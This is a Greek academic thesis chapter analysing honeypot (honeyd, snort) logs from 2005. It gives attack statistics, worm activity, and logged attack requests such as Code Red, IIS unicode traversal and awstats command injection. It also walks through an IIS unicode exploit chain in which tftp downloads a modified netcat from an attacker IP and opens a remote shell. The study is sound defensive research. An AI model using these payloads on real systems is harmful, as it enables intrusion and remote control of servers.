ΚΕΦΑΛΑΙΟ 4

ΑΠΟΤΕΛΕΣΜΑΤΑ ΤΟΥ ΠΕΙΡΑΜΑΤΟΣ

Εισαγωγή

Το honeyd τέθηκε σε λειτουργία στις 24 Ιανουαρίου 2005 και σταμάτησε στις 9 Μαρτίου. Όλο αυτό το διάστημα έτρεχε συνέχεια, με εξαίρεση κάποιες ώρες που αφιερώθηκαν στη συντήρηση του και σε κάποιες διορθώσεις στο configuration file. Η μελέτη των αποτελεσμάτων και τα συμπεράσματα που βγήκαν έγιναν πάνω στα :

- logs του honeyd -αρχείο messages- και των διάφορων υπηρεσιών των virtual hosts του. Τα logs αυτά παρουσιάζονται παρακάτω. Επειδή δεν υπάρχει κάποιο πρόγραμμα επεξεργασίας των logs του honeyd απο την έκδοση 0.8 και μετά -μέχρι την έκδοση 0.8 λειτουργεί το honeydsum, ένα plug-in όχι ιδιαίτερα χρήσιμο,που δεν βγάζει κάτι περισσότερο απο την επεξεργασία που μπορούμε να κάνουμε οι ίδιοι- η ανάλυση έγινε με χειρωνακτικό τρόπο, αξιοποιώντας τις δυνατότητες των πανίσχυρων εντολών της κονσόλας-grep, awk, cat, sort, uniq και άλλες.
- logs από το snort το οποίο έτρεχε στο δίκτυο που “δανειστήκαμε” για το πείραμα και κυρίως απο το ιδιαίτερα εύχρηστο και αποτελεσματικό εργαλείο παρουσίασης των αποτελεσμάτων του snort, το acid. Αυτα τα αποτελέσματα αναλύονται στο κεφάλαιο “Ανάλυση των δεδομένων με τα snort, acid” .
- log file που δημιουργεί το πολύ γνωστό network analyzer/sniffer tcpdump , το οποίο έτρεχε στον honeyd host για λίγες μέρες, όταν το πείραμα για την αντιμετώπιση του sasser βρισκόταν σε εξέλιξη. Η επεξεργασία του αρχείου γίνεται σε γραφικό περιβάλλον απο το ethereal.

Είναι σημαντικό για κάποιον που παρακολουθεί το πείραμα να κατανοήσει τη φύση των αποτελεσμάτων που παίρνουμε απο το honeyd και απο το snort.

Το snort είναι ένα σύστημα ανίχνευσης επιθέσεων για δίκτυα. Δουλεύει με τους κανόνες που διαθέτει και βασίζονται στην ανάλυση της δικτυακής κίνησης, την οποία παρακολουθεί και καταγράφει, ενεργώντας δηλαδή σαν network analyzer/sniffer. Ενώ παρακολουθεί την κίνηση, ψάχνει για συγκεκριμένα strings στην κίνηση τα οποία σύμφωνα με τους κανόνες που διαθέτει, υποδυκνύουν οτι γίνεται κάποια προσπάθεια για εισβολή. Μόλις εντοπίσει τέτοια strings, δρα και ανάλογα, δημιουργώντας έναν συναγερμό -alert- το οποίο και στέλνει μέσω email στον administrator που το διαχειρίζεται ή εμφανίζει στην οθόνη, ή αποθηκεύει σε αρχείο.

Από την όλη κίνηση που δέχονται τα virtual hosts που δημιούργησε το honeyd, το snort παράγει alerts για όσες επιθέσεις εντοπίσει και ύστερα τα αποθηκεύει σε αρχείο ή στέλνει με email. Για επιθέσεις που δεν υπάρχουν προσδιορισμένες ανάμεσα στους κανόνες του snort, δεν είναι ικανό να παράγει alerts.

Το honeyd αντίθετα καταγράφει την δικτυακή κίνηση που δέχτηκε, χωρίς να είναι σε θέση να προσδιορίσει οτι πρόκειται για επιθέσεις. Απο την πλευρά μας βέβαια, μιας και το δίκτυο που δημιουργήσαμε δεν έχει παραγωγική αξία, ξέρουμε εκ των προτέρων οτι όλες οι συνδέσεις αποτελούν επιθέσεις.

Ουσιαστικά απο τα logs του honeyd θα πάρουμε μια γενική εικόνα για τις επιθέσεις που συμβαίνουν στο δίκτυο μας και θα μπορέσουμε να βγάλουμε κάποια στατιστικά, ενώ απο το snort θα δούμε ποιες συγκεκριμένες επιθέσεις έγιναν και κατάφερε να τις καταγράψει, σε τι συχνότητα εμφανίζονται και θα αναλύσουμε κάποιες από αυτές.

ΚΑΠΟΙΕΣ ΓΕΝΙΚΕΣ ΠΑΡΑΤΗΡΗΣΕΙΣ

- Σε σύγκριση με τα δεδομένα απο το honeynet project[1,2] τους τελευταίους μήνες υπάρχει μια αύξηση στην επιθετική κίνηση που προορίζεται για συστήματα που τρέχουν Microsoft Windows. Η κίνηση αυτή οφείλεται στους ιους/worms sasser, netsky, mydoom, καθώς επίσης και στις πολλές παραλλαγές τους [3].
- Τα windows xp honeyd virtual hosts δεχόντουσαν διάφορες φορές την ημέρα επιθέσεις απο τα παραπάνω worms. Συγκεκριμένα το snort κατέγραψε 14036

alerts για συνδέσεις που περιείχαν shellcode -άρα πρόκειται για κάποια επίθεση- και κατευθύνονταν στις πόρτες 445, 135 και 139 που χρησιμοποιούνται απο τα λειτουργικά της microsoft για file sharing/netbios. Αυτό μεταφράζεται σε περίπου 319 επιθέσεις απο worms τη μέρα ! Ένα unpatched windows xp σύστημα χωρίς firewall ενεργοποιημένο, μέσα σε λίγες ώρες σύνδεσης στο διαδίκτυο αναμένεται οτι θα "σπάσει", ιδιαίτερα αν βρίσκεται σε δίκτυο με υψηλές ταχύτητες.

- Οι πόρτες που δέχτηκαν τις περισσότερες συνδέσεις ήταν κατά σειρά οι 445, 135, 80, 149, γεγονός αναμενόμενο, μιας και οι τρεις απο τις 4 πόρτες όπως εξηγείται παραπάνω σχετίζονται με των εξάπλωση των ιως/worms ενώ το web είναι η πιο διάσημη εφαρμογή που χρησιμοποιούν οι χρήστες τους internet.
- Ένα μεγάλο ποσοστό των μολυσμένων απο ιων hosts που προσπαθούσαν να μεταδώσουν τον ιο στα virtual hosts προέρχεται απο το δίκτυο του Δημόκριτου, το οποίο είναι ένα τυπικό μεγάλο δίκτυο αποτελούμενο απο πολλά και διαφορετικού τύπου υπολογιστικά συστήματα. Σε ένα μεγάλο δίκτυο οι ιοι και τα worms μεταδίδονται πολύ πιο γρήγορα απ'ότι αυτοί που προέρχονται απο το internet. Ένας host που τρέχει το honeyd μπορεί να χρησιμοποιηθεί σε ένα μεγάλο δίκτυο για να εντοπίζει μολύσμένους απο worms υπολογιστές. Το σενάριο αυτό μάλιστα μπορεί να δουλέψει καλύτερα από το snort, γιατί οι περισσότερες συνδέσεις που δέχεται ένα windows honeyd virtual host είναι επιθέσεις απο worms -αφού δεν υπάρχει νόμιμη κίνηση- και υπάρχει πολύ λιγότερη πληροφορία για παρακολούθηση απ'ότι στο snort. Το honeyd σε συνδυασμό με το iptables μπορεί να ρυθμιστούν ώστε να μας ειδοποιούν όταν εμφανίζονται συγκεκριμένα strings κτλ.
- Αξίζει στο σημείο αυτό να αναφερθεί το σενάριο της λειτουργίας ενός honeyd host σε κάποιο δίκτυο για active defense και προστασία απο ιους. Αν και ακόμα είναι πολύ δύσκολο στην πράξη να υλοποιηθεί ένα τέτοιο σύστημα, σε θεωρητικό επίπεδο μπορεί να περιγραφεί. Το honeyd host αυτό θα είναι τοποθετημένο στο δίκτυο μας και όταν θα επιχειρεί κάποιος υπολογιστής απο το δίκτυο να το μολύνει με κάποιο ιο, αυτό θα κάνει strike back, δηλαδή θα επιτίθεται στον υπολογιστή αυτό, και θα τον καθαρίζει απο τον ιο. Το σενάριο αυτό προυποθέτει οτι το honeyd host θα διαθέτει strike back scripts για όλα τα γνωστά worms που κυκλοφορούν ανά πάσα στιγμή, και θα μπορεί να καταλαβαίνει από ποιο ιο δέχεται επίθεση. Αν αυτό δεν είναι και τόσο εφικτό, τουλάχιστον θα μπορεί να προστατεύει απο συγκεκριμένους ιους, πχ όπως έγινε με τον msblast, ή όπως

περιγράφεται σε επόμενο κεφάλαιο για τον ιο sasser.

- Τα honeyd hosts δυστυχώς δεν δέχτηκαν καμία σύνδεση στην πόρτα 4444 στην οποία είχαμε το script που κάνει strike back για τον msblast. Φαίνεται οτι ο ιος αυτός δεν κυκλοφορεί πια. Αντίθετα, υπήρχαν 38 επιθέσεις από τον ιο code red v2, ο οποίος είναι σε ενεργεία απο το 2001!
- Συνολικά 187.403 ip's επιχείρησαν σύνδεση με κάποιο απο τα honeyd hosts! Λαμβάνοντας υπόψιν οτι όλες οι συνδέσεις σε κάποιο honeypot αποτελούν επιθέσεις, καθώς δεν έχει παραγωγική χρήση και άρα δεν υπάρχει "νόμιμη" κίνηση που να δικαιολογείται, εύκολα φτάνουμε στο συμπέρασμα οτι το internet δεν είναι καθόλου φιλικό περιβάλλον!
- Υπήρξαν 34 συνδέσεις απο spammers που δοκίμασαν τον open relay mail server για να διαπιστώσουν αν μπορούν να στείλουν το spam τους.
- Από τους hosts που επιχείρησαν κάποια σύνδεση με τα honeyd hosts το 59% χρησιμοποιεί κάποιο λειτουργικό της Microsoft, το 1.4% Linux, Unix ή κάποιο άλλο λειτουργικό, ενώ το υπόλοιπο 40% δεν προσδιορίζεται. Αυτή η μεγάλη διαφορά οφείλεται πιθανώς στο οτι η συντριπτική πλειοψηφία των συνδέσεων που δέχτηκαν τα honeyd hosts είναι worms που μεταδίδονται απο μολυσμένα windows hosts, ενώ ένα πολύ μικρότερο ποσοστό αποτελούν οι πιο "φιλοσοφημένες" επιθέσεις, ή οι μη αυτοματοποιημένες επιθέσεις.

ΣΥΜΠΕΡΑΣΜΑΤΑ

Το honeyd είναι ένα εξαιρετικό εκπαιδευτικό open source εργαλείο. Είναι εύκολο στη λειτουργία του, σταθερό και μπορεί να αποτελέσει μια απλή υποδομή για την ανάλυση και μελέτη των επιθέσεων που συμβαίνουν στο δίκτυο μας.

Μια απο τις σημαντικότερες προσφορές του έχει να κάνει με την ευαισθητοποίηση σε θέματα που αφορούν την ασφάλεια δικτύων, καθώς μέσω του honeyd μπορεί κάποιος να ξεκινήσει να μαθαίνει για το πως γίνονται οι δικτυακές επιθέσεις, να μελετήσει τις τεχνικές που χρησιμοποιούνται για το "σπάσιμο" της ασφάλειας των συστημάτων αλλά και να αυξήσει την συνείδηση για τις αδυναμίες και ευπάθειες των συστημάτων.

Επιπλέον η χρήση του για προστασία και καθαρισμό απο worms φαίνεται ιδιαίτερα ελπιδοφόρα για το μέλλον.

Τέλος αρκετό ενδιαφέρον παρουσιάζει και η χρήση του για την καταπολέμηση του

spam email.

ΑΝΑΛΥΣΗ ΤΩΝ LOGS

Η ανάλυση των logs που δημιούργησε το honeyd δεν θα μπορούσε παρά να ξεκινήσει από το αρχείο messages, που όπως έχει περιγραφεί παραπάνω είναι το βασικό αρχείο στο οποίο καταγράφονται οι συνδέσεις, με την εξής μορφή :

2005-01-24-13:27:11.6503 tcp(6) - 111.111.251.133 2241 143.xxx.xxx..95 1025: 48 S [Windows XP SP1]
2005-01-24-13:31:40.9254 tcp(6) – 212.2.33.36.2 35367 143.xxx.xxx.96 23: 60 S [Linux 2.6]

Από τα δεδομένα αυτά μπορούμε να βγάλουμε κάποιες πολύτιμες πληροφορίες, όπως σε ποιές πόρτες γίνονται κυρίως οι επιθέσεις, τι λειτουργικά συστήματα επιχείρησαν σύνδεση στα virtual hosts, ποιός είναι ο αριθμός των ip's.

Συνολικός αριθμός συνδέσεων σε κάποια πόρτα

```
markos@amorgos# cat messages|wc -l
2266780
```

Αυτός ο αριθμός δείχνει το σύνολο των συνδέσεων που έγιναν στα virtual hosts, οποιαδήποτε σύνδεση έγινε σε κάποια απο τις πόρτες τους. Ένα port scan για παράδειγμα, το honeyd θα το καταγράψει σαν σύνδεση στις πόρτες τις οποίες δέχονται το scan.

Top attackers

```
markos@amorgos# cat messages|awk '{print $4}'|sort|uniq -c|sort -rn > attackers
markos@amorgos# cat messages|awk '{print $4}'|sort|uniq -c|sort -rn|wc -l
187403
```

Συνολικά 187403 ip's επιχείρησαν έστω και μια σύνδεση με τα hosts μας. Αν και μόνο οι 88 από αυτούς προέρχονται από το δίκτυο του Δημόκριτου, καταλαμβάνουν τις 42 από τις 50 θέσεις στη λίστα των ip's που πραγματοποίησαν τις περισσότερες συνδέσεις με τα hosts μας! Προφανώς πρόκειται για μολυσμένους από κάποιο ιο υπολογιστές.

Top destination ports

markos@amorgos# cat messages|awk '{print $7}'|sort|uniq -c|sort -rn > ports


Οι πόρτες που δέχτηκαν τις περισσότερες συνδέσεις είναι με την εξής σειρά:

1 445 (χρήση απο τα microsoft windows για netbios/file sharing)
2 135 (χρήση απο τα microsoft windows για netbios/file sharing)
3 80 (web)
4 139 (χρήση απο τα microsoft windows για netbios/file sharing)
5 1026 (windows messenger-το εκμεταλλεύονται διάφορα worms για να στείλουν spam)
6 1027 (windows messenger-το εκμεταλλεύονται διάφορα worms για να στείλουν spam)
7 1025 (χρήση απο το microsoft dcom -διάφορα worms το εκμεταλλεύονται ψάχνοντας για rpc και lsa exploits)
8 5554 (sasser/dabber)
9 3306 (mysql server)
10 5000 (windows universal plug n play service- το χρησιμοποιούν διάφορα worms για να αναγνωρίσουν windows xp συστήματα)
11 137 (χρήση απο τα microsoft windows για netbios/file sharing)
12 32
13 1023
14 1957
15 42
16 9898 (dabber)
17 1433
18 4899
19 6101
20 15118

Παρατηρούμε οτι η μεγάλη πλειοψηφία των συνδέσεων προορίζεται για τις πόρτες που χρησιμοποιούν τα λειτουργικά της microsoft, επιβεβαιώνοντας έτσι το γεγονός οτι πρόκειται για ιους/worms που προσπαθούν να μολύνουν τα hosts μας.

Λίστα με λειτουργικά

Το honeyd εκτελώντας passive scanning στους hosts που επιχειρούν σύνδεση προσπαθεί να αναγνωρίσει τι λειτουργικό σύστημα χρησιμοποιούν. Από την ανάλυση του log file προκύπτει οτι το 59.4% χρησιμοποιεί λειτουργικά σύστημα της microsoft, 1.323% linux, 0.2% freebsd ή openbsd, ή solaris, ενώ το ποσοστό των απροσδιόριστων είναι 39.07%



Ανάλυση του log αρχείου των virtual services

Στο αρχείο messages-base καταγράφουν οι διάφορες virtual υπηρεσίες τις συνδέσεις που δεχτήκανε. Οι υπηρεσίες αυτές είναι γραμμένες με κάποιο κοινό πρότυπο, τουλάχιστον όσον αφορά τον τρόπο που καταγράφουν τις συνδέσεις. Ακολουθούν ενδιαφέροντα μέρη από το αρχείο:

[1]
--MARK--,"Mon Jan 31 10:14:56 EET 2005","apache/HTTP","168.121.166.25","143.xxx.xxx.95",1146,80,
"GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/vnd.ms
-excel, application/msword, application/x-shockwave-flash, */*
Accept-Language: el
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)

Host: 143.233.234.95
Connection: Keep-Alive
",
--ENDMARK--

Πρόκειται για μια σύνδεση απο τον host 168.121.166.25 στον linux host στην πόρτα 80.

[2]
--MARK--,"Sun Feb 20 08:58:38 EET 2005","apache/HTTP","218.10.30.110","143.xxx.xxx.205",2196,80,
"GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u68
58%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u
531b%u53ff%u0078%u0000%u00=a HTTP/1.0
Content-type: text/xml
Content-length: 3379
",
--ENDMARK--

Ο host 218.10.30.110 επιχείρησε να τρέξει το default.ida exploit στον 192.168.0.205. Πιθανών να πρόκειται για μια απο τις περιπτώσεις επιθέσεων απο το worm code red.

Πολλές από τις επιθέσεις καταλαβαίνουμε οτι γίνονται από άτομα πολύ περιορισμένων γνώσεων ή απο αυτοματοποιημένα εργαλεία. Τέτοια εργαλεία λέγονται autorooters και κάνουν scan σε δίκτυα C-class, ή ακόμα και B-class και δοκιμάζουν διάφορα exploits σε όλες τις ip's που απαντούν, καταγράφοντας τα αποτελέσματα σε αρχείο. Τέτοια εργαλεία υπάρχουν διαθέσιμα σε πολλά site στο internet[4] και χρησιμοποιούνται σε μεγάλο βαθμό απο άτομα με χαμηλές γνώσεις και script kiddies. Στο παρακάτω κομμάτι βλέπουμε οτι κάποιος -ή κάποιο πρόγραμμα- δοκιμάζει το unicode exploit [5] στον linux virtual host μας που τρέχει προσομείωση apache! Το unicode exploit στοχεύει τον web server της microsoft -internet information server,iis- και για μεγάλο διάστημα από το 2000 που κυκλοφόρησε υπήρξε η αιτία για πολλές εκατοντάδες χιλιάδες παραβιάσεις σε iis servers και δίκτυα. Το bug αυτό μπορεί κανείς να το εκμεταλλευτεί πάρα πολύ εύκολα, για την ακρίβεια

χρειάζεται μόνο ένας browser! Αυτό γίνεται ως εξής:

```
http://target_host/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
```

Αν εκτελεστεί η παραπάνω εντολή σε κάποιον iis 4.0 ή 5.0 που δεν έχει το patch, αποκτούμε πρόσβαση χρήστη IUSR στον target host. Συνήθως ο επιτιθέμενος θα εκτελέσει τις παρακάτω δυο εντολές ώστε να αποκτήσει shell πρόσβαση στο σύστημα και να μη χρειάζεται να δουλεύει με τον browser:

```
http://target_host/scripts/..%c1%1c../winnt/system32/tftp.exe+
"-i"+xxx.xxx.xxx.xxx+GET+ncx99.exe+c:\winnt\system32\ncx99.exe
```

και

```
http://target_host/scripts/..%c1%1c../winnt/system32/ncx99.exe
```

Με την πρώτη εντολή ο επιτιθέμενος κατευθύνει το σύστημα να συνδεθεί με μια δικιά του ip -την xxx.xxx.xxx.xxx- με χρήση tftp και να κατεβάσει το αρχείο ncx99.exe. Η εντολή είναι η

```
tftp -i attacker_ip GET ncx99.exe
```

Το tftp είναι μια ελαφριά έκδοση ftp την οποία διαθέτουν όλα τα συστήματα. Το αρχείο ncx99.exe είναι το πρόγραμμα netcat, ο "ελβετικός σουγιάς" των δικτύων όπως συνήθως χαρακτηρίζεται, ελάχιστα τροποποιημένο ώστε να ξεκινάει ένα cmd shell στην πόρτα 99. Αφού κατέβει το netcat στον παραβιασμένο host, με τη δεύτερη εντολή ξεκινάει. Το netcat ανοίγει ένα command prompt shell στην πόρτα 99 και ο επιτιθέμενος έχει τοπική πρόσβαση στο σύστημα.

Μεταξύ των ενεργειών που είναι πιθανές να εκτελέσει περιλαμβάνονται η εγκατάσταση sniffer για πιάσιμο κωδικών και άλλων ευαίσθητων πληροφοριών, η εγκατάσταση spyware προγραμμάτων ή keystroke loggers, το ψάξιμο του υπολογιστή και του δικτύου, ενώ μερικοί εισβολείς θα προσπαθήσουν να αλλάξουν την πρώτη σελίδα του site που φιλοξενεί ο iis, μια πράξη που είναι γνωστή με την ονομασία defacement. Επιπλέον μπορεί να χρησιμοποιήσουν τον host αυτό για να κρύψουν τα ίχνη τους συνδεόμενοι σε αρκετούς παραβιασμένους hosts σε διαφορετικές χώρες πρωτού πραγματοποιήσουν μια μεγάλη επίθεση, ή να μετατρέψουν τον host σε ddos client, ή ακόμα σε μηχάνημα αποστολής spam ή

αποθήκη για warez υλικό! Βλέπουμε οτι οι κακόβουλες ενέργειες που μπορούν να πραγματοποιηθούν απο κάποιον που θα επιτεθεί σε host που είναι ευάλωτος στο unicode bug είναι ιδιαίτερα επικίνδυνες και καταστροφικές.

Να σημειωθεί οτι για το unicode exploit κυκλοφορούν πάρα πολλά εργαλεία που αυτοματοποιούν τη διαδικασία εύρεσης ευάλωτων hosts και κατάληψης τους.

```
[3]
--MARK--,"Sun Feb 20 10:47:50 EET 2005","apache/HTTP","24.6.76.41","143.xxx.xxx.95",4922,80,
"GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
Host: www
Connnection: close
",
--ENDMARK--
```

```
[5]
--MARK--,"Thu Feb 3 04:31:08 EET 2005","apache/HTTP","217.172.168.109","143.xxx.xxx.95",37147,80,
"GET //cgi-bin/awstats/awstats.pl?configdir=|%20id%20| HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
Host: 143.xxx.xxx.95
Connection: Close
",
--ENDMARK--
```

Ο επιτιθέμενος εδώ προσπαθεί να εκμεταλλευτεί ένα κενό που υπάρχει στην ασφάλεια του awstat, το οποίο είναι ένας open source log file analyzer που βγάζει προχωρημένα στατιστικά. Μέχρι και την έκδοση 6.4 το awstat είναι ευάλωτο σε αυτό το bug.

```
[5]
--MARK--,"Sun Feb 20 11:02:19 EET 2005","apache/HTTP","61.240.173.150","143.xxx.xxx.200",54257,80,
"--MARK--,"Sun Feb 20 11:02:25 EET 2005","apache/HTTP","61.240.173.150","143.xxx.xxx.200",37358,80,
"POST /_vti_bin/_vti_aut/fp30reg.dll HTTP/1.1
Host: 143.xxx.xxx.200
```

Transfer-Encoding: chunked
Content-Length: 1499
",
--ENDMARK--

Ο επιτιθέμενος εδώ προσπαθεί να δει αν ο server μας είναι ευάλωτος στο Microsoft Frontpage server extensions remote debug buffer overrun vulnerability. Σε αυτό το bug ο ευάλωτος microsoft iis με frontpage extensions επιτρέπει την εκτέλεση κώδικα με προνόμια SYSTEM, οπότε καταλαβαίνει κανείς οτι το πρόβλημα είναι ιδιαίτερα σοβαρό.

[6]
--MARK--,"Sun Feb 20 18:02:43 EET 2005","apache/HTTP","69.86.102.8","143.xxx.xxx.42",4859,80,
"GET /MSADC/root.exe?/c+dir HTTP/1.0
Host: www
Connnection: close
",
--ENDMARK--

[7]
--MARK--,"Sun Feb 20 10:47:48 EET 2005","apache/HTTP","24.6.76.41","143.xxx.xxx.95",4893,80,
"GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0
Host: www
Connnection: close
",
--ENDMARK--

Τα παραδείγματα 6 και 7 είναι δυο ακόμα scans για γνωστά vulnerabilities του iis . Είτε έχουν εκτελεστεί από αυτοματο πρόγραμμα που ψάχνει για ευάλωτους υπολογιστές είτε από κάποιο worm όπως το nimda που ψάχνει για τα συγκεκριμένα vulnerabilitites προκειμένου να εξαπλωθεί, το αποτέλεσμα θα ήταν το ίδιο αν τρέχαμε microsoft iis χωρίς τα patches και system hardening.

[8]
--ENDMARK--
--MARK--,"Mon Feb 7 17:48:19 EET 2005","pro-ftpd/FTP","165.361.212.85","143.xxx.xxx.95",1044,21,
"USER anonymous
PASS lftp@
PWD

PRET LIST
PASV
LIST
",
--ENDMARK--

Ο host 165.361.212.85 συνδέθηκε με τον virtual ftp server του 143.xxx.xxx.95 και εκτέλεσε τις εντολές pwd, pret list, pasv, list.

[9]
--MARK--,"Fri Feb 11 20:01:24 EET 2005","MSFTP/FTP","172.211.137.135","143.xxx.xxx.94",2040,21,
"USER anonymous
PASS Jgpuser@home.com
CWD /pub/
MKD 050211205824p
CWD /public/
CWD /pub/incoming/
CWD /incoming/
MKD 050211205828p
RMD 050211205829p
SYST
",
--ENDMARK--

[10]
--MARK--,"Fri Feb 11 21:04:26 EET 2005","MSFTP/FTP","172.211.137.135","143.xxx.xxx.94",2534,21,
"USER anonymous
PASS ZC220138@cox.net
CWD /incoming/
DELE /incoming/1mbtest.ptf
TYPE I
PASV
",
--ENDMARK--

Ο 172.211.137.135 συνδέθηκε στον 143.xxx.xxx.94 στον ftp server και προσπάθησε να διαπιστωσει αν στον server επιτρέπεται να δημιουργεί φακέλους και να ανεβάζει αρχεία.

[11]

"--MARK--,"Fri Feb 18 05:27:45 EET 2005","squid/PROXY","213.180.210.35","143.xxx.xxx.133",48259,8080,
"**POST http://213.180.193.1:25/ HTTP/1.0**
CONNECT 213.180.193.1:25 HTTP/1.0
Content-length: 25
--ENDMARK--

[12]
--MARK--,"Sat Feb 19 02:24:19 EET 2005","squid/PROXY","82.228.95.114","143.xxx.xxx.216",3609,8080,
"**CONNECT login.icq.com:443 HTTP/1.0**
",
--ENDMARK--

Στις 2 τελευταίες περιπτώσεις έχουμε άτομα που συνδέονται στον proxy server μας και προσπαθούν να διαπιστώσουν αν είναι ανοικτός σε συνδέσεις απο έξω και αν τις προωθεί.
Το squid είναι ένα διάσημο open source proxy server για ιστοσελίδες[6]. Όταν ένας υπολογιστής συνδέεται στο διαδίκτυο μέσω κάποιου proxy server σημαίνει οτι δεν κατεβάζει ο ίδιος τις σελίδες, παρά τις κατεβάζει μέσω του proxy server. Στα logs του web server θα φαίνεται η ip του proxy server και όχι του υπολογιστή, αφού ο ίδιος δεν συνδέεται άμμεσα.
Ένας proxy server συνήθως χρησιμοποιείται σε κάποιο δίκτυο οπου οι εσωτερικοί hosts δεν θέλουμε να έχουν απευθείας πρόσβαση στο internet και έτσι κατεβάζουν μέσω του proxy τα δεδομένα -πχ ιστοσελίδες. Αυτό γίνεται για λόγους ασφάλειας, ώστε το περιεχόμενο να scan-άρεται για ανεπιθύμητο ή κακόβουλο περιεχόμενο προτού φτάσει στον χρήστη. Επίσης μπορεί να χρησιμοποιείται για καλύτερες ταχύτητες και οικονομία στο bandwidth του δικτύου, μιας και αποθηκεύει το υλικό. Είναι συνηθισμένο φαινόμενο με τους proxy servers στο internet, λόγω κακής ρύθμισης να προωθούν τις συνδέσεις απο μη εξουσιοδοτημένους χρήστες. Έτσι κακόβουλοι χρήστες χρησιμοποιούν proxy servers για να κρύβουν τα ίχνη τους, ώστε να μην είναι εφικτός ο εντοπισμός τους, αλλά και σαν είσοδο στο κατα τα άλλα απροσπέλαστο εσωτερικό δίκτυο. Πολλές επιθέσεις σε high class δίκτυα έχουν πραγματοποιηθεί με τους κακόβουλους χρήστες να εκμεταλλεύονται την κακή ρύθμιση κάποιου proxy server, η οποία τους επέτρεψε να μπουν στο κατα τα άλλα απροσπέλαστο δίκτυο.

Στην πρώτη περίπτωση ο 213.180.210.35 συνδέεται στον squid proxy του 143.xxx.xxx.133 και επιχειρεί να διαπιστώσει αν ο 143.xxx.xxx.133 θα συνδεθεί με τον 213.180.193.1 στην πόρτα 25-smtp. Η εντολή αυτή στον proxy είναι η
CONNECT 213.180.193.1:25 HTTP/1.0

Ένας κακορυθμισμένος proxy server θα προωθούσε τη σύνδεση και έτσι ο 213.180.210.35 θα συνδεόταν με την 25 πόρτα του 213.180.193.1 χωρίς να αφήσει ίχνη, αφού τη σύνδεση την κάνει ο 143.xxx.xxx.133. Φυσικά αυτό στην περίπτωση μας δεν θα συμβεί, μιας και δεν τρέχουμε squid proxy στην πραγματικότητα, παρά μια προσομείωση, ώστε να καταφέρουμε να ξεγελάσουμε οποιονδήποτε συνδέεται.

Ανάλυση του log αρχείου για τον mydoom

Όπως περιγράφεται στο προηγούμενο κεφάλαιο για τη ρύθμιση του honeyd, στις πόρτες 1080, 3127, 3128, 10080 “ακούει” ένα emulator του backdoor που εγκαθιστά το worm mydoom το οποίο “log-άρει” τα αρχεία που ανεβάζει το worm και καταγράφει τις προσπάθειες σύνδεσης. Πέρα απο τον mydoom, κυκλοφορούν τα worms Doomjuice και Deadhat που εκμεταλλεύονται το παραπάνω backdoor.
Η μορφή έχει ως εξής:

2005-02-02 12:55:10 +0200: mydoom.pl[10567]: connection from 65.23.245.85:4786 to 143.xxx.xxx.94:3127
2005-02-02 12:55:10 +0200: mydoom.pl[10567]: file upload attempt from 65.23.245.85:4786
2005-02-02 12:55:18 +0200: mydoom.pl[10567]: file uploaded to /usr/honeyd/log//65/23/245/85/4786/FILE.10567, 5120 byte(s) written

Κάποιος μολυσμένος απο τον ιο υπολογιστής συνδέεται σε μια απο τις παραπάνω πόρτες και ανεβάζει ένα αρχείο, πιθανόν με τον ιο.

```
markos@amorgos# cat mydoom|grep connection|wc -l
177
markos@amorgos# cat mydoom|grep uploaded|wc -l
126
```

Τα virtual hosts δέχτηκαν 177 συνδέσεις απο μολυσμένους απο τον mydoom υπολογιστές, ενώ αποθήκευσαν 126 αρχεία που περιέχουν τον ιο!

Ανάλυση του log αρχείου cmdexe

Όπως περιγράφεται στο προηγούμενο κεφάλαιο για τη ρύθμιση του honeyd, στις πόρτες 5554, 9996, 20168, 3117 τρέχει το script cmdexe.pl, το οποίο είναι emulator για dos command prompt. Τα αποτελέσματα αποθηκεύονται στο cmdexe, με την μορφή:

2005-01-24 13:57:22 +0200: cmdexe.pl[310]: connection from 213.128.103.247:4297 to 143.xxx.xxx.94:5554
2005-01-24 13:57:22 +0200: cmdexe.pl[310]: cmd: USER x
2005-01-24 13:57:23 +0200: cmdexe.pl[310]: cmd: PASS x
